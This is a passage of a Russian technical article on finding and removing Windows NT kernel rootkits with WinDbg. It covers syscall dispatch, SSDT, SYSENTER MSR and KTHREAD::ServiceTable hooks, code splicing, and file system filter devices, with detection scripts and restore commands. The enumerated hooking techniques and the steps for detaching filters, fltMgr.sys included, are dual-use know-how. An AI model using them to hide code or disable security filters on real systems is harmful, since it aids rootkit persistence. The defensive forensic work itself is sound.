


Рис. 5. Диспетчер системных вызовов.

Архитектура системного API в операционных системах семейства NT имеет иерархическую организацию. Базовыми кирпичиками для большинства DLL являются функции Native API, импортируемые из ntdll.dll; их имена начинаются с префиксов Zw* или Nt*. В пользовательском режиме парные функции, например ZwCreateFile и NtCreateFile, имеют одну точку входа. Их небольшие заглушки переводят поток в режим ядра, после чего диспетчер передаёт управление соответствующей функции ntoskrnl либо win32k.

```

ntdll!NtCreateFile:
7c90d090 b825000000    mov     eax,25h
7c90d095 ba0003fe7f    mov     edx,offset SharedUserData!SystemCallStub (7ffe0300)
7c90d09a ff12        call    dword ptr [edx]
7c90d09c c22c00      ret     2Ch
  
```

Код помещает в `eax` номер системного вызова и вызывает адрес из `SharedUserData!SystemCallStub`. В зависимости от процессора там находится вызов инструкции `sysenter` (`ntdll!KiFastSystemCall`) или программного прерывания `2Eh` (`ntdll!KiIntSystemCall`). Windows 2000 и более ранние версии NT использовали только прерывание `2Eh`; этот путь сохранён в поздних версиях для обратной совместимости.

```

ntdll!KiFastSystemCall:
7c90e4f0 8bd4      mov     edx,esp
7c90e4f2 0f34      sysenter
ntdll!KiFastSystemCallRet:
7c90e4f4 c3        ret
ntdll!KiIntSystemCall:
7c90e500 8d542408   lea     edx,[esp+8]
7c90e504 cd2e      int     2Eh
7c90e506 c3        ret

```

В обоих случаях в `edx` помещается указатель на область стека с аргументами Native API. Вектор прерывания `2Eh` обычно указывает на `nt!KiSystemService`:

```

kd> !idt 2e
Dumping IDT:
2e: 8053c651 nt!KiSystemService

```

Обработчик сохраняет пользовательский контекст, переключает стек приложения на стек ядра, а селектор `fs` — со структуры TEB на KPCR. Возврат в пользовательский режим выполняется инструкцией `iret`.

Обработчик `sysenter` задаётся MSR-регистрами:

Регистр	Номер	Назначение
IA32_SYSENTER_CS	174h	Селектор кода (<code>cs</code>)
IA32_SYSENTER_ESP	175h	Адрес стека для <code>esp</code>
IA32_SYSENTER_EIP	176h	Адрес обработчика (<code>eip</code>)

Для возврата используется `sysexit`; указатели на `ntdll!KiFastCallRet` и пользовательский стек помещаются в `edx` и `ecx`. MSR читаются инструкцией `rdmsr`, записываются `wrmsr`; в WinDbg им соответствуют одноимённые команды.

```

kd> rdmsr 174
msr[174] = 00000000`00000008
kd> rdmsr 175
msr[175] = 00000000`f9dcc000
kd> rdmsr 176
msr[176] = 00000000`8053c710

```

Код по адресу `0x8053c710` (`nt!KiFastCallEntry`), как и `nt!KiSystemService`, является точкой входа диспетчера системных вызовов.

Для поиска обработчика по номеру вызова ядро использует дескрипторы `KeServiceDescriptorTable` и `KeServiceDescriptorTableShadow`. Каждый содержит четыре таблицы; в первой используется таблица функций ядра, а в Shadow дополнительно вторая таблица графической подсистемы.

```

typedef struct _KSERVICE_TABLE_DESCRIPTOR {
    PULONG_PTR Base;
    PULONG Count;
    ULONG Limit;
    PCHAR Number;
} KSERVICE_TABLE_DESCRIPTOR, *PKSERVICE_TABLE_DESCRIPTOR;

```

Base указывает на адреса функций (nt!KiServiceTable или win32k!W32pServiceTable), Limit задаёт число записей, а Number — массив размеров аргументов (nt!KiArgumentTable или win32k!W32pArgumentTable). Поле Count служит отладочным счётчиком.

Указатель на используемый дескриптор хранится в KTHREAD::ServiceTable. Диспетчер выделяет из номера системного вызова номер таблицы и индекс функции:

```
nt!KiFastCallEntry+0x8d:
8053c79d 8bf8      mov     edi,eax
8053c79f c1ef08    shr     edi,8
8053c7a2 83e730    and     edi,30h
8053c7a5 8bcf      mov     ecx,edi
8053c7a7 03bee0000000 add     edi,dword ptr [esi+0E0h]
8053c7ad 8bd8      mov     ebx,eax
8053c7af 25ff0f0000 and     eax,0FFFh
8053c7b4 3b4708    cmp     eax,dword ptr [edi+8]
8053c7b7 0f8345fdffff jae     nt!KiBBTUnexpectedRange
```

При создании потока KeInitThread устанавливает обычный дескриптор:

```
805959f7 c786e00000000080215580
      mov     dword ptr [esi+0E0h],offset nt!KeServiceDescriptorTable
```

Номера графических вызовов начинаются с 1000h. Если такой вызов сделан впервые, KiBBTUnexpectedRange вызывает PsConvertToGuiThread, которая меняет стек и устанавливает в KTHREAD::ServiceTable адрес KeServiceDescriptorTableShadow.

Функции Zw и Nt

В пользовательском режиме Zw* и Nt* имеют общую точку входа, но в ядре это разные функции. Zw* вызываются только драйверами и повторно проходят через диспетчер системных вызовов. При этом PreviousMode равен KernelMode, поэтому проверка аргументов как пользовательских указателей пропускается.

```
nt!ZwCreateFile:
80500010 b825000000      mov     eax,25h
80500015 8d542404      lea     edx,[esp+4]
80500019 9c           pushfd
8050001a 6a08         push     8
8050001c e830140400     call    nt!KiSystemService (80541451)
80500021 c22c00       ret     2Ch
```

Методика перехвата

Диспетчер системных вызовов можно перехватить несколькими способами:

1. Подменить указатель на функцию в KiServiceTable.
2. Изменить IA32_SYSENTER_CS или IA32_SYSENTER_EIP.
3. Подменить KTHREAD::ServiceTable.
4. Изменить ссылки на таблицы дескрипторов в KeInitThread, PsConvertToGuiThread и других функциях.
5. Внести изменения в код диспетчера системных вызовов.
6. Внести изменения в код функции-обработчика.

Ни один из рассмотренных автором продуктов не обнаруживал автоматически все эти варианты.

Подмена указателя в KiServiceTable

Это наиболее распространённый способ, используемый руткитами, HIPS, антивирусами и межсетевыми экранами. Сначала следует проверить адреса таблиц:

```
kd> dd nt!KeServiceDescriptorTable L4
```

Их можно восстановить так:

```
kd> ed nt!KeServiceDescriptorTable nt!KiServiceTable
kd> ed nt!KeServiceDescriptorTable+c nt!KiArgumentTable
kd> ed nt!KeServiceDescriptorTableShadow nt!KiServiceTable
kd> ed nt!KeServiceDescriptorTableShadow+c nt!KiArgumentTable
```

Команда dps позволяет просмотреть адреса обработчиков и символы. В исследованной системе драйвер arptgsbrlm перехватывал следующие вызовы:

NtCreateFile	f7cc5e4c
NtDeleteValueKey	f7cc6a9a
NtEnumerateKey	f7cc6484
NtEnumerateValueKey	f7cc667d
NtOpenKey	f7cc6305
NtOpenProcess	f7cc5b30
NtOpenThread	f7cc5cb6
NtQueryDirectoryFile	f7cc6146
NtSetValueKey	805c007a

Для восстановления NtCreateFile в Windows XP используется её индекс 25h:

```
kd> ed nt!KiServiceTable + 0x25 * 4 nt!NtCreateFile
```

Подмена MSR-регистров

Корректные значения восстанавливаются командами:

```
kd> wrmsr 0x174 8
kd> wrmsr 0x176 nt!KiFastcallEntry
```

Этот способ применим к Windows XP и новее. В Windows 2000 переход выполняется через int 2e; поскольку WinDbg не даёт простого способа править IDT, начало вредоносного обработчика можно заменить переходом на KiSystemService.

Подмена KTHREAD::ServiceTable

Для проверки всех потоков удобно использовать следующий сценарий WinDbg:

```
$$ указатель на список процессов
r $t0 = nt!PsActiveProcessHead
$$ перечисляем активные процессы
.for (r $t1 = poi($t0); ($t1 != 0) & ($t1 != $t0); r $t1 = poi($t1))
{
    r? $t2 = #CONTAINING_RECORD($t1, nt!_EPROCESS, ActiveProcessLinks)
    as /x ${/v:$Procc} @$t2
    as /ma ${/v:$ImageName} @@c++(&@$t2->ImageFileName[0])
    .block { .echo ${/v:$Procc}: ${/v:$ImageName}; .echo Active threads: }
    r? $t3 = (nt!_LIST_ENTRY *)&@$t2->ThreadListHead;
    .for (r $t4 = poi($t3); ($t4 != 0) & ($t4 != $t3); r $t4 = poi($t4))
    {
        r? $t5 = #CONTAINING_RECORD($t4, nt!_ETHREAD, ThreadListEntry)
        r? $t5 = (nt!_KTHREAD *)@$t5
        r $t6 = @@c++(&@$t5->ServiceTable)
        r $t7 = nt!KeServiceDescriptorTable
        r $t8 = nt!KeServiceDescriptorTableShadow
        as /x ${/v:$Kthread} @$t5
        as /x ${/v:$SDT} @$t6
        .block { .echo ${/v:$Kthread} ServiceTable = ${/v:$SDT} }
```

```

        .if ((@$t6 != @$t7) & (@$t6 != @$t8))
        { .block { .echo !!! Changed value of KTHREAD::ServiceTable } }
        ad ${/v:$Kthread}
        ad ${/v:$SDT}
    }
    ad ${/v:$ImageName}
    ad ${/v:$Procc}
}

```

Сценарий выводит ServiceTable всех системных потоков и предупреждает, если поле не указывает на обычный или Shadow-дескриптор. После обнаружения остаётся проанализировать принадлежащую руткиту копию таблицы и снять перехваты. Такая подмена почти всегда сопровождается другими перехватами, поэтому следует особенно тщательно проверить нотификаторы и механизмы из следующих разделов.




Рис. 6. Поиск модификаций указателя KTHREAD::ServiceTable с помощью сценария.

Модификация ссылок на KeServiceDescriptorTable

Руткит может создать копии KeServiceDescriptorTable и KeServiceDescriptorTableShadow, а затем исправить ссылки на них в коде ядра, используя таблицу базовых поправок. Для проверки достаточно исследовать прежде всего KeInitThread и PsConvertToGuiThread; полный список ссылок можно получить в IDA.




Рис. 7. IDA нашла ссылки на *KeServiceDescriptorTable*.

Для автоматизированного поиска и исправления таких изменений в **materials.rar** (файл есть в nobunkum_ru_files.zip) приведён драйвер `drivers/sdt_xref_unhook`. Для загрузки драйверов удобна утилита KmdManager из комплекта KmdKit от Four-F.




Рис. 8. Загрузка драйвера с помощью KmdManager.

Руткит может подменить и образ ядра, читаемый с диска, поэтому наиболее достоверной остаётся ручная проверка с помощью отладчика.

Сплайсинг кода диспетчера и обработчиков

Сплайсинг основан на изменении машинного кода. Популярные цели в диспетчере — `nt!KiFastCallEntry` и отсутствующая в символах метка `KiSystemServiceRepeat`, хотя изменён может быть и другой участок. В Nt*-обработчиках перехват обычно ставится в начале функции: это может быть `jmp` или целый блок инструкций, передающий управление обработчику руткита.

Изменения проще всего обнаружить сравнением кода в памяти с образом ядра на диске. В **materials.rar** (файл есть в nobunkum_ru_files.zip) приведён драйвер `drivers/spl_detect`, который выводит найденные различия.




Рис. 9. Поиск модификаций кода ядра.

Не каждое различие означает активность руткита: ядро само модифицирует некоторые свои участки (self-patching). Типичные примеры:

Функция	Откуда меняется	Назначение патча
KeFlushCurrentTb	Ki386EnableGlobalPage	Поддержка G-бита глобальности PDE/PTE, влияющего на кэширование страниц
RtlPrefetchMemoryNonTemporal	KiInitMachineDependent	Учёт поддержки процессором prefetch-инструкций
KiSystemCallExitBranch	KiEnableFastSyscallReturn, KiDisableFastSyscallReturn	Включение возврата через sysexit после инициализации нужных MSR на всех процессорах

На рис. 9 патч nt!KiDispatchInterrupt+0x22a соответствует KeFlushCurrentTb, а nt!KeReleaseInStackQueuedSpinLockFromDpcLevel+0xc12 — KiSystemCallExitBranch.

Файловая система

Перехват системных вызовов позволяет скрывать файлы руткита и блокировать доступ к ним, но для этого применяются и другие способы. Файловая подсистема тесно связана с подсистемой ввода-вывода и имеет модульно-иерархическую структуру:

- драйверы устройств управляют портами, шинами и накопителями; большинство из них — PnP-драйверы;
- драйверы томов управляют разделами устройств хранения, создавая PDO, а после монтирования файловой системы — VDO;
- драйверы файловых систем реализуют FAT32, NTFS, CDFS и другие форматы, создают CDO и VDO и обрабатывают файловые IRP-запросы.

Совокупность этих компонентов образует стек драйверов устройств хранения, взаимодействие которого обеспечивает диспетчер ввода-вывода.




Рис. 10. Условная схема взаимодействия драйверов хранения информации.

При вызове `NtCreateFile`, `NtWriteFile`, `NtQueryDirectoryFile` и других файловых функций диспетчер ввода-вывода создаёт IRP и отправляет его драйверу файловой системы. Тот разбирает файловую таблицу либо переводит смещение в файле в смещение тома и передаёт запрос ниже. В итоге драйвер класса диска инициирует секторный ввод-вывод, поддерживаемый порт- и минипорт-драйверами. Стандартные примеры порт-драйверов Windows — `Scsiport.sys` и `Atapi.sys`.

Руткиту удобнее перехватывать операции на уровне драйвера файловой системы, где не нужно самостоятельно разбирать структуры файловой системы. Однако возможен контроль и ниже,

вплоть до блокировки секторов минипорт-драйвером. Основные способы перехвата:

1. Присоединение устройства-фильтра к целевому устройству.
2. Подмена указателей на IRP- или Fast IO-обработчики в объекте драйвера.
3. Сплайсинг кода этих обработчиков.

Устройства-фильтры

Присоединённые устройства образуют односвязный device stack по полю AttachedDevice структуры DEVICE_OBJECT. IoCallDriver вызывает обработчик верхнего устройства; фильтр может завершить IRP через IoCompleteRequest либо передать его ниже с помощью IoSkipCurrentIrpStackLocation и IoCallDriver.

Сначала получим устройства NTFS:

```
kd> !drvobj \FileSystem\Ntfs
Driver object (8192aa18) is for:
\FileSystem\Ntfs
Device Object list:
818f8030 8192a8f0
```

Затем посмотрим их стеки:

```
kd> !devstack 818f8030
!DevObj !DrvObj !DevExt ObjectName
81749030 00000000
> 818f8030 \FileSystem\Ntfs 818f80e8
kd> !devstack 8192a8f0
!DevObj !DrvObj !DevExt ObjectName
> 8192a8f0 \FileSystem\Ntfs 00000000 Ntfs
```

Безымянное устройство 818f8030 — VDO, а 81749030 — присоединённый фильтр руткита. Перед отсоединением необходимо убедиться, что CurrentIrp равен нулю и очередь не занята:

```
kd> !devobj 818f8030
Device object (818f8030) is for:
\FileSystem\Ntfs DriverObject 8192aa18
Current Irp 00000000 RefCount 0 Type 00000008 Flags 00000000
AttachedDevice (Upper) 81749030
Device queue is not busy.
```

Если IRP активен, следует возобновить систему по F5 и повторить проверку после завершения ввода-вывода. Фильтр или цепочка фильтров отсоединяется обнулением AttachedDevice:

```
kd> dt _DEVICE_OBJECT 818f8030
ntdll!_DEVICE_OBJECT
+0x008 DriverObject : 0x8192aa18 _DRIVER_OBJECT
+0x00c NextDevice : 0x8192a8f0 _DEVICE_OBJECT
+0x010 AttachedDevice : 0x81749030 _DEVICE_OBJECT
+0x014 CurrentIrp : (null)
+0x028 DeviceExtension : 0x818f80e8
+0x030 StackSize : 7
kd> ed 818f8030+0x010 0
```

Минифilter-драйверы файловой системы

К VDO реальной системы почти всегда присоединено устройство fltMgr.sys. Этот драйвер реализует API FltXxx для минифильтров файловой системы, которым может воспользоваться и руткит. Для отключения всех минифильтров достаточно отсоединить устройство fltMgr.sys от VDO; обычно это безопасно, хотя временно может перестать работать служба восстановления системы.[^4]

Подмена указателей на IRP-обработчики

При инициализации драйвер заполняет массив MajorFunction структуры DRIVER_OBJECT. Его размер равен IRP_MJ_MAXIMUM_FUNCTION + 1, где константа имеет значение 27.

```
typedef NTSTATUS (*PDRIVER_DISPATCH)(
    IN struct _DEVICE_OBJECT *DeviceObject,
    IN struct _IRP *Irp
);
```

